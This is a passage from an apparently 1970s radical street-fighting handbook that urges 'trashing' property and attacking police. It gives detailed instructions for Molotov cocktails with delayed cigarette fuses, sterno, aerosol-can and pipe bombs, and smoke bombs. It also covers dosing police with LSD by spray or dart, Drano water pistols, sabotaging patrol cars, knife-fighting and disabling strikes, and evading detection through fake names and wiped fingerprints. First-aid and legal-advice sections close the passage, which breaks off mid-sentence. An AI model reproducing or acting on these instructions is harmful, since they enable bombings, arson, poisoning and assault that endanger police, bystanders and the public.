chemicals in the one you are using becomes ineffective. New filters cost about \$1.50. When you buy a mask, be sure and inquire if the filter has replacements. To get maximum efficiency out of a mask it needs an active chemical filter. The U.S. Navy ND Mark IV Mask is the most effective gas mask available. It has replaceable filter canisters and fits snugly to the head. It costs about \$12.00. Its disadvantage is its dual tube filter system, which is somewhat bulky. Fix it so the canister rests on the back of your needs. It's more difficult to grab and easier to run. When you get your gas mask home, try it out to get the feeling of using it. Make sure the fit is good and snug. Purchase an anti-fog cloth for 25 cents where you got the mask. Wipe the

inside of the eye pieces before wearing to prevent the glasses from clouding. Another good reason for wearing a mask is that it offers anonymity. Helmets, gas masks and a host of other valuable equipment are available at any large Army-Navy surplus store. Kaufman's Surplus and Arms, Inc., 623 Broadway, New York, N.Y. 10012 is very well stocked. For 75 cents you can get their catalogue and order through the mail. It's in New York though and probably more expensive than a store in your locale. The surplus stores buy from wholesale distributors themselves, who in turn buy directly from the military. If you know a soldier or someone who is married to a soldier, they have access to the Post Dispensary or PX and can get all sorts of stuff at nothing prices. For 20 cents you can get an invaluable pamphlet from the Government Printing Office called How to Buy Surplus Personal Property. It has a complete list of regional surplus wholesalers. The closest one in the Northeast is the Naval Supply Center, Building 652, U.S. Naval Base, Philadelphia, Pa. and in Northern California, the Naval Supply Center, Building 502, Oakland, California. You can order by mail or in person and the prices are very low, even though it isn't as good as the stuff our brothers and sisters in the Viet Cong rip-off.

WALKIE-TALKIES

You should always go to a demonstration in a small group that stays in contact with each other until the demonstration is over. One way to keep in touch is to use walkie-talkies. No matter how heavy the vamping gets or how spread out are the crowds, you'll be able to communicate with these lightweight effective portable devices. The only disadvantage is cost. A half decent unit costs at least \$18.00. It should have a minimum of 9 transistors and 100 milliwatts, although walkie-talkies can go as high as 5 watts and broadcast over 2 miles. Anything under 1 watt will not broadcast over , mile and considerably less in an area with tall buildings. The best unit you can buy runs about \$300.00. If you ever deck a pig, steal his walkie-talkie even before you take his gun. A good rule is to avoid the bargain gyp-joints and go to a place that deals in electronic equipment. The important thing to realize about all walkie-talkie networks is that if anyone can talk, anyone else can listen and vice versa. This applies to pigs as well as us. All walkie-talkies work on the Civilian Band which has 23 channels. The cheaper units are preset to channel 9 or 11. The pigs broadcast on higher channels, usually channel 22. More expensive sets can operate on alternative channels. By removing the front of the set, you can adjust the transmitter and receiver to pick up and receive police communications. Don't screw around with the inside though, unless you know what you are doing. Allied Radio, 100 N. Western Ave., Chicago, Illinois 60680, will send you a good free catalogue, as will most large electronic stores. Consider buying a number of sets and ask about group discounts. Practice a number of times before you actually use walkie-talkies in real action. Develop code names and words just like the pigs do. Once you get acquainted with this method of communications in the streets, you'll never get cut off from the action. Watch out in close combat though. The pigs always try to smash any electronic gear.

#### OTHER EQUIPMENT

A sign can be used to ward off blows. Staple it to a good strong pole that you can use as a weapon if need be. Chains make good belts, as do garrisons with the buckles sharpened. A tightly rolled-up magazine or newspaper also can be used as a defensive weapon. Someone in your group should carry a first aid kit. A Medical Emergency Aeronautic Kit, which costs about \$5.00 has a perfect carrying bag for street action. Ideally you should visit the proposed site of the demonstration before it actually takes place. This way you'll have an idea of the terrain and the type of containment the police will be using. Someone in your group should mimeograph a map of the immediate vicinity which each person should carry. Alternative actions and a rendezvous point should be worked out. Everyone should have two numbers written on their arm, a coordination center number and the number of a local lawyer or legal defense committee. You should not take your personal phone books to demonstrations. If you get busted, pigs can get mighty Nosy when it comes to phone books. Any sharp objects can be construed as weapons. Women should not wear earrings or other jewelry and should tie their hair up to tuck it under a helmet. Wear a belt that you can use as a tourniquet. False teeth and contact lenses should be left at home if possible. You can choke on false teeth if you receive a sharp blow while running. Contact lenses can complicate eye damage if gas or Mace is used. If it really looks heavy, you might want to pick up on a lightweight adjustable bullet-proof vest, available for \$14.95 from Surplus Distributors, Inc., 6279 Van Nuys Blvd., Van Nuys, California 91401. Remember what the Boy Scouts say when they go camping: "Be Prepared". When you go to demonstrations you should be prepared for a lot more than speeches. The pigs will be.

#### Trashing

Ever since the Chicago pigs brutalized the demonstrators in August of 1968, young people have been read to vent their rage over Amerika's inhumanity by using more daring tactics than basic demonstrations. There is a growing willingness to do battle with the pigs in the streets and at the same time to inflict property damage. It's not exactly rioting and it's not exactly guerrilla warfare; it has come to be called "Trashing." Most trashing is of a primitive nature with the pigs having the weapon and strategy advantage. Most trashers rely on quick young legs and a nearby rock. By developing simple gang strategy and becoming acquainted with some rudimentary weapons and combat techniques, the odds can be shifted considerably. Remember, pigs have small brains and move slowly. All formations, signals, codes and other procedures they use have to be uniform and simplistic. The Army Plan for Containment and Control of Civil Disorders, published by the Government Printing Office, contains the basic thinking for all city, county and state storm troopers. A trip to the library and a look at any basic text in criminology will help considerably in gaining an understanding of how pigs act in the street. If you study up, you'll find you can, with the aid of a bullhorn or properly adjusted walkie-talkie, fuck up many intricate pig formations. "Left flank-right turn!" said authoritatively into a bullhorn pointed in the right direction will yield all sorts of wild results. You should trash with a group using a buddy system to keep track of each other. If someone is caught by a pig, other should immediately rush to the rescue if it's possible to do so without sustaining too many losses. If an arrest is made, someone from your gang should take responsibility for seeing to it that a lawyer and bail bread are taken care of. Never abandon a member of your gang. Avoid fighting in close quarters. You run less risk by throwing an object than by personally delivering the blow with a weapon you hold in your hand. We suppose this is what pigs refer to as "duty fighting." All revolutionaries fight dirt in the eyes of the oppressors. The British accused the Minutemen of Lexington and Concord of fighting dirty by hiding behind trees. The U.S. Army accuses the Viet Cong of fighting dirty when they rub a pointed bamboo shoot in infected shit and use it as a land mine. Mayor Daley says the Yippies squirted hair spray and used golf balls with spikes in them against his innocent blue boys. No one ever accused the U.S. of being sneaky for using an airforce in Southeast Asia or the Illinois State Attorney's office of fighting dirty when it murdered Fred Hampton and Mark Clark while they lay in bed. We say: all power to the dirty fighters!

# WEAPONS FOR STREET FIGHTING Spray Cans

These are a very effective and educating method of property destruction. If a liberated zone has been established or you find yourself on a quiet street away from the thick of things, pretty up the neighborhood. Slogans and symbols can be sprayed on rough surfaces such as brick or concrete walls that are a real bitch to remove unless expensive sandblasting is used. The Slingshot

This is probably the ideal street weapon for the swarms of little Davids that

are out to down the Goliaths of Pigdom. It is cheap, legal to carry, silent, fast-loading and any right size rock will do for a missile. You can find them at hobby shops and large sporting goods stores, especially those that deal in hunting supplies. Wrist-Rocket makes a powerful and accurate slingshot for \$2.50. The Whamo Sportsman is not as good but half the price. By selecting the right "Y" shaped branch, you can fashion a home-made one by using a strip of rubber cut from the inner tube of a tue as the sling. A few hours of shooting stones at cans in the back yard or up on the roof will make you marksman enough for those fat bank windows and even fatter pigs. Slings A sling is a home-made weapon consisting of two lengths of heavy-duty cord each attached securely at one end to a leather patch that serves as a pocket to cradle the rock. Place the rock in the pouch and grab the two pieces of cord firmly in your hand. Whirl the rock round and round until gravity holds it firmly in the pouch. When you feel you have things under control, let one end of the cord go and the rock will fly out at an incredible speed. You should avoid using the sling in a thick crowd (rooftop shooting is best). Practice is definitely needed to gain any degree of accuracy. Boomerangs The boomerang is a neat weapon for street fighting and is as easy to master as the Frisbee. There is a great psychological effect in using exotic weapons such as this. You can buy one at large hobby stores. On the East Coast you can get one from Sportscraft, Bergenfield, New Jersey, for \$2.69, and on the West Coast from Whamo, 835 El Monte St., San Gabriel, Calif., for \$1.10.Flash GunsElectric battery-operated flash guns are available that will blind a power-crazy pig, thus distracting him long enough to rescue a captured comrade. Check out camping and boating supply stores. Tear Gas and Mace Personalized tear gas and mace dispensers are available for self-defense against muggers. Well, isn't a pig just an extra vicious mugger? Write J.P. Darby, 8813 New Hyde Park, New York, N.Y. 11040 for a variety of types and prices. Tear gas shells are available for 12 gauge shotguns and .38 Special handguns, but it is highly inadvisable to bring guns to street actions. A far better weapon is a specially built projection device that shoots tear gas shells. Hercules Gas-Munitions Corp., 5501 No. Broadway, Chicago, Ill., sells compact units complete with cartridges for \$6.95 that will fire up to 20 feet. Penguin Associates, Inc., Pennsylvania Avenue, Malvern, Penn., also has a variety of tear-gas propellant devices including a combination tear gas-billyclub item. All these companies will supply a catalogue and price list on request. Some states have laws against civilian use of tear gas devices. New York is one of them, and unfortunately these companies will not ship to states that forbid usage. If you want any of these items, and your state has restrictions, have a sister or brother in a neighboring state order for you. Just latching onto these catalogues can be a trip and a half in terms of getting your imagination hopping. For example Raid, Black Flag and other insecticides shoot a 7 to 10 foot stream that burns the eyes. You can also dissolve Drano in water and squirt it from an ordinary plastic water pistol. That makes a highly effective defensive weapon. A phony letterhead of a Civil Defense unit will help in getting heavier anti-personal weapons of a defensive nature. Anti-Tire Weapons Don't believe all those bullshit tire ads that make tires seem like the Superman of the streets. Roofing nails spread out on the street are effective in stopping a patrol car. A nail sticking out from a strong piece of wood wedged under a rear tire will work as effectively as a bazooka. An ice pick will do the trick repeatedly but you've got to have a strong arm to strike home. Sugar in the gas tank of a pig vehicle will really fuck-up the

engine. Authentic Pig Game

If you really get into it, you'll probably want to be sd heavily prepared for

trashing as are the pigs. Wouldn't you just know that the largest supplier of equipment to police in the world is in Chicago. Kale's, 550 W. Roosevelt Rd., Chicago, Ill. 60607, will send you, on request, the most complete catalogue you can get for trashing. Actual police uniforms, super-riot helmets, persuaders chemical mace, a knuckle sap, which is a glove with powdered lead, billy clubs, secret holsters, a three-in-one mob stick that spits Mace, emits an electric shock and allows you to club to death a charging rhinoceros. You can also get the latest in handcuffs and other security devices. This catalogue is a must for the love-child of the 70's. If we want to get high we're going to have to fight our way up.

# KNIFE FIGHTING

Probably one of the most favored street weapons of all time is the good old "shiv," "blade," "toe-jabber" or whatever you choose to call a good sticker. Remembering that today's pig is tomorrow's bacon, it's good to know a few handy slicing tips. The first thing to learn is the local laws regarding the possession of knives. The laws on possession are of the "Catch-22" vagueness. Cops can arrest you for having a small pocket knife and claim you have a concealed and deadly weapon in your possession. Here, as in most cases of law, it's not what you are doing, it's who's doing the what that counts. All areas, however, usually have a limit on length such as blades under 4" or 6" are legal and anything over that length concealed on a person can be considered illegal. Asking some hip lawyers can help here. Unfortunately, the best fighting knives are illegal. Switchblades (and stilettos) because they can so quickly spring into operation, are great weapons that are outlawed in all states. If you want to risk the consequences, however, you can readily purchase these weapons once you learn how to contact the criminal underworld or in most foreign countries. If both of these fail, go to any pawnshop, look in the window, and take our choice of lethal, illegal knives. A flat gravity knife, available in most army surplus and pawn shops would be the best type available in regular over-the-counter buying. It's flat style makes for easy concealment and comfort when kept in a pocket or boot. It can be greased and the rear "heel" of the blade can be filed down to make it fly open with a flick of the wrist. A little practice here will be very useful. Most inexperienced knife fighters use a blade incorrectly. Having seen too many Jim Bowies slash their way through walls of human flesh, they persist in carrying on this inane tradition. Overhead and uppercut slashes are a waste of energy and blade power. The correct method is to hold the knife in a natural, firm grip and jab straight ahead at waist level with the arm extending full length each time. This fencing style allows for the maximum reach of arm and blade. By concentrating the point of the knife directly at the target, you make defense against such an attack difficult. Work out with this jabbing method in front of a mirror and in a few days you'll get it down pretty well.

## UNARMED DEFENSE

Let's face it, when it comes to trashing in the streets, our success is going to depend on our cunning and speed rather than our strength and power. Our side is all quarterbacks, and the pigs have nothing but linemen. They are clumsy, slobbish brutes that would be lost without their guns, clubs and toy whistles. When one grabs you for an arrest, you can with a little effort, make him let go. In the confusion of all the street action, you will then be able to manage your getaway. There are a variety of defensive twists and pulls that are easy to master by reading a good, easily understandable book on the subject, such as George Hunter's How To Defend Yourself (see appendix). If a pig grabs you by the wrist you can break the grip by twisting against his thumb. Try this on yourself by grabbing one wrist with your hand. See how difficult it is to hold someone who works against the thumb. If he grabs you around the waist or neck, you can grab his thumbs or another finger and sharply bend it backwards. By concentrating all your energy on one little finger, you can inflict pain and cause the grip to be broken. There are a

variety of points on the body where a firm amount of pressure skillfully directed will induce severe pain. A grip, for example, can be broken by jabbing your finger firmly between the pig's knuckles. (Nothing like chopped pigknuckles.) Feel directly under your chin in back of the jawbone until your finger rests in the V area, press firmly upward and backward towards the center of the head. There is also a very vulnerable spot right behind the ear lobe. Stick your fingers there and see. Get the point!In addition to pressure points, there are places in the body where a sharp, well-directed whack with the side of a rigidly held palm can easily disable a person. Performed by an expert, such a blow can even be lethal. Try making such a rigid palm and practice these judo chops. The fist is a ridiculous weapon to use. It's fleshy, the blow is distributed over too wide an area to have any real effect and the knuckles break easily. You will have to train yourself to use judo chops instinctively, but it will prove quite worthwhile if you are ever in trouble. A good place to aim for is directly in the center of the chest cavity at its lowest point. Draw a straight line up about six inches starting from your belly button, and you can feel the point. The Adam's Apple in the center of the neck and the back of the neck at the top of the spinal column are also extremely vulnerable spots. With the side of your palm, press firmly the spot directly below your nose and above your upper lip. You can easily get an idea of what a short, forceful chop in this area would do. The side of the head in front of the ear is also a good place to aim your blow. In addition to jabs, chops, twists, squeezes and bites, you ought to gain some mastery of kneeing and kicking. If you are being held in close and facing the porker, the old familiar knee-in-the-nuts will produce remarkable results. A feinting motion with the head before the knee is delivered will produce a reflexive reaction from your opponent that will leave his groin totally unprotected. Ouch! Whether he has you from the front or the back, he is little prepared to defend against a skillfully aimed kick. The best way is to forcefully scrape the side of your shoe downward along the shinbone, beginning just below the knee and ending with a hard stomp on the instep of the foot. Just try this with the side of your hand and you will get an idea of the damage you can inflict with this scrape and stomp method. Another good place to kick and often the only spot accessible is the side of the knee. Even a half successful blow here will topple the biggest of honkers. Any of these easy to learn techniques of unarmed self defense will fulfill the old nursery rhyme that goes: When he hollers Let him go Catch a piggy by the toe Out pops Y-0-U

## GENERAL STRATEGY RAP

The guideline in trashing is to try and do as much property destruction as possible without getting caught or hurt. The best buildings to trash in terms of not alienating too many of those not yet clued into revolutionary violence, are the most piggy symbols of violence you can find. Banks, large corporations, especially those that participate heavily in supporting the U.S. armed forces, federal buildings, courthouses, police stations, and Selective Service centers are all good targets. On campuses, buildings that are noted for warfare research and ROTC training are best. When it comes to automobiles, choose only police vehicles and very expensive cars such as Lamborghinis and Iso Grifos. Every rock or molotov cocktail thrown should make a very obvious political point. Random violence produces random propaganda results. Why waste even a rock? When you know there is going to be a rough street scene developing, don't play into the pig's strategy. Spread the action out. Help waste the enemy's numbers. You and the other members of your group should already have a target or two in mind that will make for easy trashing. If you don't have one, setting fires in trash cans and ringing fire alarms will help provide a cover for other teams that do have objectives picked out. Putting out street lights with rocks also helps the general infusion. After a few tries at trashing, you'll begin to overcome your fears, learn what to expect from both the pigs and your comrades, and develop your own street strategy.

Nothing works like practice in actual street conditions. Get your head together and you'll become a pro. Don't make the basic mistake of just naively floating into the area. Don't think "rally" or "demonstration," think "WAR" and "Battle Zone." Keep your eyes and ears open. Watch for mistakes made by members of your gang and those made by other comrades. Watch for blunders by the police. In street fighting, every soldier should think like a general. Workshops should be organized right after an action to discuss the strength and weaknesses of techniques and strategies used. Avoid political bullshit at such raps. Regard them as military sessions. Persons not versed in the tactics of revolution usually have nothing worthwhile to say about the politics of revolution.

## People's Chemistry STINK BOMB

You can purchase buteric acid at any chemical supply store for "laboratory experiments." It can be thrown or poured directly in an area you think already stinks. A small bottle can be left uncapped behind a door that opens into the target room. When a person enters they will knock over the bottle, spilling the liquid. Called a "Froines," by those in the know, an ounce of buteric acid can go a long way. Be careful not to get it on your clothing. A home-made stink bomb can be made by mixing a batch of egg whites, Drano, (sodium hydroxide) and water. Let the mixture sit for a few days in a capped bottle before using.

#### SMOKE BOMB

Sometimes it becomes strategically correct to confuse the opposition and provide a smoke screen to aid an escape. A real home-made stroke bomb can be made by combining four parts sugar to six parts saltpeter (available at all chemical supply stores). This mixture must then be heated over a very low flame. It will blend into a plastic substance. When this starts to gel, remove from the heat and allow the plastic to cool. Embed a few wooden match heads into the mass while it's still pliable and attach a fuse.\*The smoke bomb itself is a non-explosive and non-flame-producing, so no extreme safety requirements are needed. About a pound of the plastic will produce thick enough smoke to fill a city block. Just make sure you know which way the wind is blowing. Weathermen-women! If you're not the domestic type, you can order smoke flares (yellow or black) for \$2.00 a flare [12 inch] from Time Square Stage Lighting Co., 318 West 47th Street, New York, NY 10036.\*You can make a good homemade fuse by dipping a string in glue and then rolling it lightly in gunpowder. When the glue hardens, wrap the string tightly and neatly with scotch tape. This fuse can be used in a variety of ways. Weight it on one end and drop a rock into the tank of a pig vehicle. Light the other end and run like hell.

CBWLACE (Lysergic Acid Crypto-Ethelene) can be made by mixing LSD with DMSO, a high penetrating agent, and water. Sprayed from an atomizer or squirted from a water pistol, the purple liquid will send any pig twirling into the Never-Never Land of chromosome damage. It produces an involuntary pelvic action in cops that resembles fucking. Remember when Mace runs out, turn to Lace.How about coating thin darts in LSD and shooting them from a Daisy Air Pellet Gun? Guns and darts are available at hobby and sports shops. Sharpening the otherwise dull darts will help in turning on your prey.

#### MOLOTOV COCKTAIL

Molotov cocktails are a classic street fighting weapon served up around the world. If you've never made one, you should try it the next time you are in some out-of-the-way barren place just to wipe the fear out of your mind and know that it works. Fill a thin-walled bottle half full with gasoline. Break up a section of styrofoam (cups made of this substance work fine) and let it sit in the gasoline for a few days. The mixture should be slushy and almost

fill the bottle. The styrofoam spreads the flames around and regulates the burning. The mixture has nearly the same properties as napalm. Soap flakes (not detergents) can be substituted for styrofoam. Rubber cement and sterno also work. In a pinch, plain gasoline will do nicely, but it burns very fast. A gasoline-kerosene mixture is preferred by some folks. Throwing, although by far not the safest method, is sometimes necessary. The classic technique of stuffing a rag in the neck of a bottle, lighting and tossing is foolish. Often gas fumes escape from the bottle and the mixture ignites too soon, endangering the thrower. If you're into throwing, the following is a much safer method: Once the mixture is prepared and inside the bottle, cap it tightly using the original cap or a suitable cork. Then wash the bottle off with rubbing alcohol and wipe it clean. Just before you leave to strike a target, take a strip of rag or a tampax and dip it in gasoline. Wrap this fuse in a small plastic baggie and attach the whole thing to the neck of the capped bottle with the aid of several rubber bands. When you are ready to toss, use a lighter to ignite the baggie. Pall back your arm and fling it as soon as the tampax catches fire. This is a very safe method if followed to the letter. The bottle must break to ignite. Be sure to throw it with some force against a hard surface.Naturally, an even safer method is to place the firebomb in a stationary position and rig up a timing fuse. Cap tightly and wipe with alcohol as before. The alcohol wipe not only is a safety factor, but it eliminates tell-tale fingerprints in case the Molotov doesn't ignite. Next, attach an ashcan fire cracker (M-80) or a cherry bomb to the side of the bottle using epoxy glue. A fancier way is to punch a hole in the cap and pull the fuse of the cherry bomb up through the hole before you seal the bottle. A dab of epoxy will hold the fuse in place and insure the seal. A firecracker fuse ignites quickly so something will have to be rigged that will deal the action enough to make a clean getaway. When the firebomb is placed where you want it, light up a non-filter cancerette. Take a few puffs (being sure not to inhale the vile fumes) to get it going and work the unlighted end over the fuse of the firecracker. This will provide a delay of from 5 to 15 minutes. To use this type of fuse successfully, there must be enough air in the vicinity so the flame won't go out. A strong wind would not be good either. When the cancerette burns down, it sets off the firecracker which in turn explodes and ignites the mixture. The flames shoot out in the direction opposite to where you attach the firecracker, thus allowing you to aim the firebomb at the most flammable material. With the firecracker in the cap, the flames spread downward in a halo. The cancerette fuse can also be used with a book of matches to ignite a pool of gasoline or a trash can. Stick the unlighted end behind the row of match heads and close the cover. A firecracker attached to a gallon jug of red paint and set off can turn an office into total abstract art. Commercial fuses are available in many hobby stores. Dynamite fuses are excellent and sold in most rural hardware stores. A good way to make a homemade fuse is described above under the Smoke Bomb section. By adding an extra few feet of fuse to the device and then attaching the lit cancerette fuse, you add an extra measure of caution. It is most important to test every type of fuse device you plan to use a number of times before the actual hit. Some experimentation will allow you to standardize the results. If you really want to get the job done right and have the time, place several molotov cocktails in a group and rig two with fuses (in case one goes out). When one goes, they all go . . .BAR000000000M!

### STERNO BOMB

One of the simplest bombs to make is the converted sterno can. It will provide some bang and a widely dispersed spray of jellied fire. Remove the lid from a standard, commercially purchased can and punch a hold in the center big enough for the firecracker fuse. Take a large spoonful of jelly out of the center to make room for the firecracker. Insert the firecracker and pull the fuse up through the hole in the lid. When in place, cement around the hole with epoxy glue. Put some more glue around the rim of the can and reseal the lid. Wipe the can and wash off excess with rubbing alcohol. A cancerette fuse should be used. The can could also be taped around a bottle with Molotov mixture and ignited.

#### AEROSOL BOMB

You can purchase smokeless gunpowder at most stores where guns and ammunition are sold. It is used for reloading bullets. The back of shotgun shells can be opened and the powder removed. Black powder is more highly explosive but more difficult to come by. A graduate chemist can make or get all you'll need. If you know one that can be trusted, go over a lot of shit with him. Try turning him on to learning how to make "plastics" which are absolutely the grooviest explosive available. The ideal urban guerrilla weapons are these explosive plastic compounds. The neat homemade bomb that really packs a wallop can be made from a regular aerosol can that is empty. Remove the nozzle and punch in the nipple area on the top of the can. Wash the can out with rubbing alcohol and let dry. Fill it gently and lovingly with an explosive powder. Add a layer of cotton to the top and insert a cherry bomb fuse. Use epoxy glue to hold the fuse in place and seal the can. The can should be wiped clean with rubbing alcohol. Another safety hint to remember is never store the powder and your fuses or other ignition material together. Powder should always be treated with a healthy amount of respect. No smoking should go on in the assembling area and no striking of hard metals that might produce a spark. Use your head and you'll get to keep it.

#### PIPE BOMBS

Perhaps the most widely used homemade concussion bombs are those made out of pipe. Perfected by George Metesky, the reknown New York Mad Bomber, they are deadly, safe, easy to assemble, and small enough to transport in your pocket. You want a standard steel pipe (two inches in diameter is a good size) that is threaded on both ends so you can cap it. The length you use depends on how big an explosion is desired. Sizes between 3-10 inches in length have been successfully employed. Make sure both caps screw on tightly before you insert the powder. The basic idea to remember is that a bomb is simply a hot fire burning very rapidly in a tightly confined space. The rapidly expanding gases burst against the walls of the bomb. If they are trapped in a tightly sealed iron pipe, when they finally break out, they do so with incredible force. If the bomb itself is placed in a somewhat enclosed area like a ventilation shaft, doorway or alleyway, it will in turn convert this larger area into a "bomb" and increase the over-all explosion immensely. When you have the right pipe and both caps selected, drill a hole in the side of the pipe (before powder is inserted) big enough to pull the fuse through. If you are using a firecracker fuse, insert the firecracker, pull the fuse through and epoxy it into place securely. If you are using long fusing either with a detonator (difficult to come by) timing device or a simple cancerette fuse, drill two holes and run two lines of fuse into the pipe. When you have the fuse rigged to the pipe, you are ready to add the powder. Cape one end snugly, making sure you haven't trapped any grains of powder in the threads. Wipe the device with rubbing alcohol and you're ready to blast off. A good innovation is to grind down one half of the pipe before you insert the powder. This makes the walls of one end thinner than the walls of the other end. When you place the bomb, the explosion, following the line of least resistance, will head in that direction. You can do this with ordinary grinding tools available in any hardware or machine shop. Be sure not to have the powder around when you are grinding the pipe, since sparks are produced. Woodstock Nation contains instructions for more pipe bombs and a neat timing device (see pages 115-117).

#### GENERAL BOMB STRATEGY

This section is not meant to be a handbook on explosives. Anyone who wishes to become an expert in the field can procure a number of excellent books on the subject catalogued in the Appendix. In bombing, as in trashing,

the same general strategy in regard to the selection of targets applies. Never use anti-personnel shrapnel bombs. Always be careful in placing the devices to keep them away from glass windows and as far away from the front of the building as possible. Direct them away from any area in which there might be people. Sophisticated electric timers should be used only by experts in demolitions. Operate in the wee hours of the night and be careful that you don't injure a night watchman or guard. Telephone in warnings before the bomb goes off. The police record all calls to emergency numbers and occasionally people have been traced down by the use of a voice-o-graph. The best way to avoid detection is by placing a huge wad of chewed up gum on the roof of your mouth before you talk. Using a cloth over the phone is not good enough to avoid detection. Be as brief as possible and always use a pay phone. When you get books from companies or libraries dealing with explosives or guerrilla warfare, use a phony name and address. Always do this if you obtain chemicals from a chemical supply house. These places are being increasingly watched by the F.B.I. Store your material and literature in a safe cool place and above all, keep your big mouth shut! First Aid For Street Fighters Without intending to spook you, we think it is becoming increasingly important for as many people as possible to develop basic first aid skills. As revolutionary struggle intensifies, so will the number and severity of injuries increase. Reliance on establishment medical facilities will become risky. Hospitals that border on "riot" areas are used by police to apprehend suspects. All violence-induced injuries treated by establishment doctors might be reported. Knife and gunshot wounds in all states by law must be immediately phoned in for investigation. At times a victim has no choice but to run such risks. If you can, use a phony name, but everyone should know the location of sympathetic doctors. Chaos resulting from the gassing, clubbing and shooting associated with a police riot also makes personal first aid important. Most demonstrations have medical teams that run with the people and staff mobile units, but often these become the target of assault by the more vicious pigs. Also, in the confusion, there is usually too much work for the medical teams. Everyone must take responsibility for everyone else if we are to survive in the streets. If you spot someone lying unconscious or badly injured, take it upon yourself to help the victim. Immediately raise your arm or wave your Nation flag and shout for a medic. If the person is badly hurt, it is best not to move him, or her, but if there is the risk of more harm or the area is badly gassed, the victim should be moved to safety. Try to be as gentle as possible. Get some people to help you.

#### WHAT TO DO

Your attitude in dealing with an injured person is extremely important. Don't panic at the sight of blood. Most bloody injuries look far worse than they are. Don't get nervous if the victim is unconscious. If you're not able to control your own fear about treating someone, call for another person. It helps to attend a few first aid classes to overcome these fears in practice sessions. When you approach the victim, identify yourself. Calmly, but quickly figure out what's the matter. Check to see if the person is alive by feeling for the pulse. There are a number of spots to check if the blood is circulating, under the chin near the neck, the wrists, and ankles are the most common. Get in the habit of feeling a normal pulse. A high pulse (over 100 per minute) usually indicates shock. A low pulse indicates some kind of injury to the heart or nervous system. Massaging the heart can often restore the heartbeat, especially if its loss is due to a severe blow to the chest. Mouth-to-mouth resuscitation should be used if the victim is not breathing. Both these skills can be mastered in a first aid course in less than an hour and should become second nature to every street fighter. When it comes to dealing with bleeding or possible fractures, enlisting the victim's help as well as adopting a firm but calm manner will be very reassuring. This is important to avoid shock. Shock occurs when there is a serious loss of blood and not enough is being supplied to the brain. The symptoms are high pulse rate; cold, clammy, pale skin; trembling or unconsciousness. Try to keep the

patient warm with blankets or coats. If a tremendous amount of blood has been lost, the victim may need a transfusion. Routine bleeding can be stopped by firm direct pressure over the source of bleeding for 5 to 10 minutes. If an artery has been cut and bleeding is severe, a tourniquet will be needed. Use a belt, scarf or torn shirtsleeve. Tie the tourniquet around the arm or leg directly above the bleeding area and tighten it until the bleeding stops. Do not loosen the tourniquet. Wrap the injured limb in a cold wet towel or ice if available and move the person to a doctor or hospital before irreparable damage can occur. Don't panic, though, you have about six hours. A painful blow to a limb is best treated with an ice pack and elevation of the extremity by resting it on a pillow or rolled-up jacket. A severe blow to the chest or side can result in a rib fracture which produces sharp pains when breathing and/or coughing up blood. Chest X-rays will eventually be needed. Other internal injuries can occur from sharp body blows such as kidney injuries. They are usually accompanied by nausea, vomiting, shock and persistent abdominal pain. If you feel a bad internal injury has occurred, get prompt professional help. Head injuries have to be attended to with more attention than other parts of the body. Treat them by stopping the bleeding with direct pressure. They should be treated before other injuries as they more quickly can cause shock. Every head injury should be X-rayed and the injured person should be watched for the next 24 hours as complications can develop hours after the injury was sustained. After a severe blow to the head, be on the look-out for excessive sleepiness or difficulty in waking. Sharp and persistent headaches, vomiting and nausea, dizziness or difficulty maintaining balance are all warning signs. If they occur after a head injury, call a doctor. If a limb appears to be broken or fractured, improvise a splint before moving the victim. Place a stiff backing behind the limb such as a board or rolled-up magazine and wrap both with a bandage. Try to avoid moving the injured limb as this can lead to complicating the fracture. Every fracture must be X-rayed to evaluate the extent of the injury and subsequent treatment. Bullet wounds to the abdomen, chest or head, if loss of consciousness occurs are extremely dangerous and must be seen by a doctor immediately. If the wound occurs in the limb, treat as you would any bleeding with direct pressure bandage and tourniquet only if nothing else will stop the bleeding. If you expect trouble, every person going to a street scene should have a few minimum supplies in addition to those mentioned in the section on Demonstrations for protection. A handful of bandaids, gauze pads (4x4), an ace bandage (3 inch width), and a roll of 1/2 inch adhesive tape can all easily fit in your pocket. A plastic bag with cotton balls pre-soaked in water will come in handy in a variety of situations where gas is being used, as will a small bottle of mineral oil. You should write the name, phone number and address of the nearest movement doctor on your arm with a ballpoint pen. Your arm's getting pretty crowded, isn't it? If someone is severely injured, it may be better to save their life by taking them to a hospital, even though that means probable capture for them, rather than try to treat it yourself. However, do not confuse the police with the hospital. Many injured people have been finished off by the porkers, and that's no joke. It is usually better to treat a person yourself rather than let the pigs get them, unless they have ambulance equipment right there and don't seem vicious. Even then, they will often wait until they get two or three victims before making a trip to the hospital. If you have a special medical problem, such as being a diabetic or having a penicillin allergy, you should wear a medi-alert tag around your neck indicating your condition. Every person who sees a lot of street action should have a tetanus shot at least once in every five years. Know just this much, and it will help to keep down serious injuries at demonstrations. A few lessons in a first aid class at one of the Free Universities or People's Clinics will go a long way in providing you with the confidence and skill needed in the street.

Here is a partial list of some Medical Committees for Human Rights. They will be glad to give you first aid instructions and often organize medical teams to work demonstrations. A complete list is available from the Chicago office. ¥ BALTIMORE, MARYLAND, 21215 - 6012 Wallis Ave. ¥ BERKELEY, CALIFORNIA, 94609 - 663 Alcartz ¥ BIRMINGHAM, ALABAMA, 35205 - 2122 9th Ave. South ¥ CHICAGO, ILLINOIS - 1512 E. 55th St. ¥ CLEVELAND, OHIO, 44112 - Outpost, 13017 Euclid Ave. ¥ DETROIT, MICHIGAN, 48207 - 1300 E. Lafayette ¥ HARTFORD, CONN., 06112 - 161 Ridgefield St. ¥ LOS ANGELES, CALIF. - PO Box 2463, Sepulveda, Calif. 91343 (mail) ¥ NASHVILLE, TENN., 37204 - 3301 Leland Land ¥ NEW HAVEN, CONN., - 30 Bryden Terrace, Hamden, Conn. 06514 (mail) ¥ NEW ORLEANS LA., 70130 - 623 Bourbon St. ¥ NEW YORK, NY 10014 - 15 Charles St. ¥ PHILADELPHIA, PA., 19119 - 6705 Lincoln Drive ¥ PITTSBURGH, PA., 15222 - 617 Empire Building ¥ SAN FRANCISCO, CALIF., 94115 - 2519 Pacific Ave. ¥ SYRACUSE, NY, 13210 - 931 Comstock Ave. ¥ WASHINGTON, D.C. - 3410 Taylor St., Chevy Chase, Md. 20015 (mail) Hip-Pocket Law LEGAL ADVICE Any discussion about what to do while waiting fur the lawyer has to be qualified by pointing out that from the moment of arrest through the court appearances, cops tend to disregard a defendant's rights. Nonetheless, you should play it according to the book whenever possible as you might get your case bounced out on a technicality. When you get busted, rule number one is that you have the right to remain silent. We advise that you give only your name and address. There is a legal dispute about whether or not you are obligated under the law to do even that, but most lawyers feel you should. The address can be that of 